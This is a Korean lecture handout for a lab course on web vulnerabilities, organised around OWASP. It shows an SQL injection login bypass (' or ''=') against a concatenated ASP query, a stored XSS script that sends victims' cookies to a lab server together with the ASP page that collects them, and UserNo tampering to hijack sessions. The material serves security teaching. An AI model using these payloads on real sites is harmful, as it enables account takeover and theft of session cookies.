7주차 2차시 웹취약점

【학습목표】

1. 웹 취약점의 개요를 설명할 수 있다.
2. 주요 취약점을 유형별로 구분할 수 있다.

학습내용1 : 웹 취약점 개요

1. 웹 취약점

<웹 사이트의 구조와 동작 원리를 이용하여 웹 공격이 예상되는 지점>

2. 주요 취약점의 종류

① 명령삽입 취약점
② xss 취약점
③ 취약한인증및세션관리
④ 직접 객체참조
⑤ CSRF 취약점
⑥ 보안설정취약점
⑦ 취약한 정보 저장 방식
⑧ URL 접근제한실패
⑨ 인증시 비암호화채널사용
⑩ 부적절한오류처리

3. OWASP

<국제웹보안표준기구 OWASP(The Open Web Application Security Project)>
- 해마다 웹 관련 상위 10개의 주요 취약점을 발표

1) [그림] OWASP 사이트


학습내용2 : 주요 취약점의 유형

1. 명령 삽입 취약점

1) member 테이블 조회

```
select * from [web].[dbo].[member];
```

[그림]
MS-SQL 2008에서
member 테이블 조회




- 왼쪽에는 지금까지 우리가 이용한 서버의 데이터베이스 목록이 보임
- 마지막에 웹 서버와 연동되는 web이라는 데이터베이스가 위치
- 사용자 정보 테이블인 member 테이블의 정보를 확인하면 wishfree라는 계정이 qwer1234라는 패스워드로 존재

2) 특정 사용자에 대해 아이디 목록을 조회

```
select user_id from [web].[dbo].[member] where user_id ='wishfree';
```

[그림]
member 테이블에서
wishfree ID 조회




3) 웹에서 사용자가 ID와 패스워드 입력창에 자신의 ID와 패스워드를 입력하면 아래와 같은 SQL문이 작성되어 데이터베이스에 전송됨

```
select user_id from [web].[dbo].[member]
where user_id ='입력된 아이디' AND user_pw
='입력된 패스워드'
```

4) 입력된 ID와 패스워드가 동일한 계정이 있으면 아래의 결과창에 해당 ID(wishfree)가 출력됨

```
select user_id from [web].[dbo].[member] where user_id ='wishfree' AND user_pw='qwer1234'
```


[그림]
user_id, user_pw를 조건으로 입력하고 member 테이블 조회



5) 잘못된 패스워드 입력

```
select user_id from [web].[dbo].[member]
where user_id ='wishfree' AND user_pw='qwer'
```

[그림]
잘못된 user_pw를 조건으로 입력하고 member 테이블 조회




6) 실제 웹 소스의 로그인 처리 부분

```
Query = "SELECT user_id FROM member WHERE user_id = '"&strUser_id&“
' AND password = ‘ '&strPassword&" ' "
        strAuthCheck = GetQueryResult(Query)
        If strAuthCheck = " " then
                boolAuthenticated = False
        Else
                boolAuthenticated = True
        EndIf
```

- SQL 삽입 공격은 어떤 수단을 쓰든 SQL의 결과값이 NULL이 나오지 않게, 즉 출력값이 사용자 ID가 되도록하여 로그인하는 것

- 조건값에 ' or ''='을 입력하면 where로 입력되는 조건문을 항상 참으로 만들 수 있음




[그림] 인증 우회를 위한 SQL 삽입 공격이 적용된 SQL 쿼리

7) SQL 삽입 공격 확인


```
SELECT user_id FROM [web].[dbo].[member] WHERE user_id = '' or ''='' AND user_pw = '' or ''=''
```

[그림]
user_id, user_pw에 'or"='을 입력하고 member 테이블 조회



8) 웹에서 잘못된 ID와 패스워드 입력 시

[그림]
잘못된 ID와 패스워드를 이용한 로그인 시도



9) 웹에서 SQL 삽입 공격 시('or "=' 입력)

[그림] 로그인 성공


- SQL 삽입 공격에 사용되는 SQL문은 무엇이라도 SQL 삽입 공격에 사용될 수 있음
- SQL 삽입 공격은 로그인뿐만 아니라 웹에서 사용자의 입력 값을 받아 데이터베이스에 SQL문으로 데이터를 요청하는 모든 곳에 가능

2. XSS 취약점

* XSS(Cross Site Scripting) : 공격자에 의해 작성된 스크립트가 다른 사용자에게 전달되는 것
* 다른 사용자의 웹 브라우저 내에서 적절한 검증 없이 실행 : 사용자의 세션을 탈취하거나, 웹 사이트를 변조하거나 혹은 악의적인 사이트로 사용자를 이동시킬 수 있음

1) XSS 공격의 구조

[그림]
XSS 공격의 구조



① XSS 공격 수행
- 임의의 XSS 취약점이 존재하는 서버에 XSS 코드를 작성하여 저장
- 일반적으로 공격자는 임의의 사용자 또는 특정인이 이용하는 게시판을 이용

② XSS 접근
- 해당 웹 서비스 사용자가 공격자가 작성해놓은 XSS 코드에 접근
- 사용자는 본인이 공격자가 작성해놓은 XSS 코드에 접근하는 것을 인지하지 못함

③ XSS 스크립트 전달
- 웹 서버는 사용자가 접근한 XSS 코드가 포함된 게시판의 글을 사용자에게 전달

④ XSS 스크립트 실행
- 사용자 시스템에서 XSS 코드가 실행

⑤ XSS 실행 결과값 전달
- XSS 코드가 실행된 결과가 공격자에게 전달되고 공격자는 공격을 종료


2) XSS가 포함된 글을 게시판에 올려 해당 글을 읽는 사용자의 쿠키 값을 획득
<쿠키 값을 획득하기 위한 간단한 코드(GetCookie.asp)를 미리 만듦>

GetCookie.asp

```
<%
        testfile=server.MapPath("GetCookie.txt")
        cookie=request("cookie")
        set fs=server.CreateObject("Scripting.FileSystemObject")
        set thisfile=fs.openTextFile(testfile,8,true,0)
        thisfile.writeline(""&cookie&"")
        thisfile.close
        set fs=nothing
%>
```

3) XSS 공격용 스크립트를 작성

[그림]
게시판에
XSS 취약점을
이용한 공격 코드
작성




4) 사용된 XSS 코드

```
<script>location.href="http://192.168.137.128/XSS/GetCookie.asp?cookie="+document.cookie</script>
```


5) 게시판을 열람할 때 웹 서버(192.168.137.128)로 현재 해당 문서를 읽는 사용자의 쿠키 값을 전달
* 업로드된 글을 사용자가 읽으면 화면상에 아무것도 나타나지 않음

[그림]
XSS 코드가
포함된 글 열람



* 공격자는 이미 피해자의 쿠키를 확보하여 해당 웹 페이지에 접속함


[그림] 피해자로부터 전달받은 쿠키



6) 해당 게시판의 XSS 공격의 취약성 여부는 다음과 같은 간단한 XSS 코드를 게시판에 입력해보고 해당 게시판의 글을 열람해보면 확인할 수 있음

```
<script>alert(document.cookie)</script>
```

[그림] XXS 취약점 확인




3. 취약한 인증 및 세션 관리

* 취약한 패스워드 설정 : 취약한 인증의 가장 기본적인 문제점은 패스워드 설정


1) 사용자 측 데이터를 이용한 인증 (1단계)
- 최초 인증 과정은 정상적인 아이디와 패스워드의 입력으로 시작

[그림] 사용자 측 데이터를 이용한 인증 과정 1단계




2) 사용자 측 데이터를 이용한 인증 (2단계)
- 웹 서버에서 해당 아이디와 패스워드가 올바른 경우 접속 인증을 해줌 (인증 값으로 쿠키와 같은 세션 값을 넘겨줌, 정상적인 인증)

[그림] 사용자 측 데이터를 이용한 인증 과정 2단계




3) 사용자 측 데이터를 이용한 인증 (3단계)
- 웹 서버는 공격자가 새로운 페이지에 접근할 때 수신한 인증 허용 값을 전달받으면서 해당 세션이 유효한 인증인지 확인
- 이때 공격자가 전달해주는 값(아이디 및 사용자 고유번호 등)을 이용해 해당 인증의 소유자(Identity)를 구분

[그림] 사용자 측 데이터를 이용한 인증 과정 3단계



4) 사용자 측 데이터를 이용한 인증 취약점 공격
- 공격자는 세션 인증 값은 그대로 사용하고 UserNo 값만 변경함으로써 다른 계정으로 로그인한 것처럼 웹 서비스를 이용할 수 있음

[그림] 사용자 측 데이터를 이용한 인증 취약점 공격



【학습정리】

1. 웹 취약점은 웹 사이트의 구조와 동작 원리를 이용하여 웹 공격이 예상되는 지점을 말한다.

2. OWASP에서 웹 관련 상위 10개의 주요 취약점을 발표한다.

3. 주요 취약점은 명령삽입 취약점, xss 취약점, 취약한인증및세션관리, 직접 객체참조, CSRF 취약점, 보안설정취약점, 취약한 정보 저장 방식, URL 접근제한실패, 인증시 비암호화채널 사용, 부적절한오류처리 등이 있다.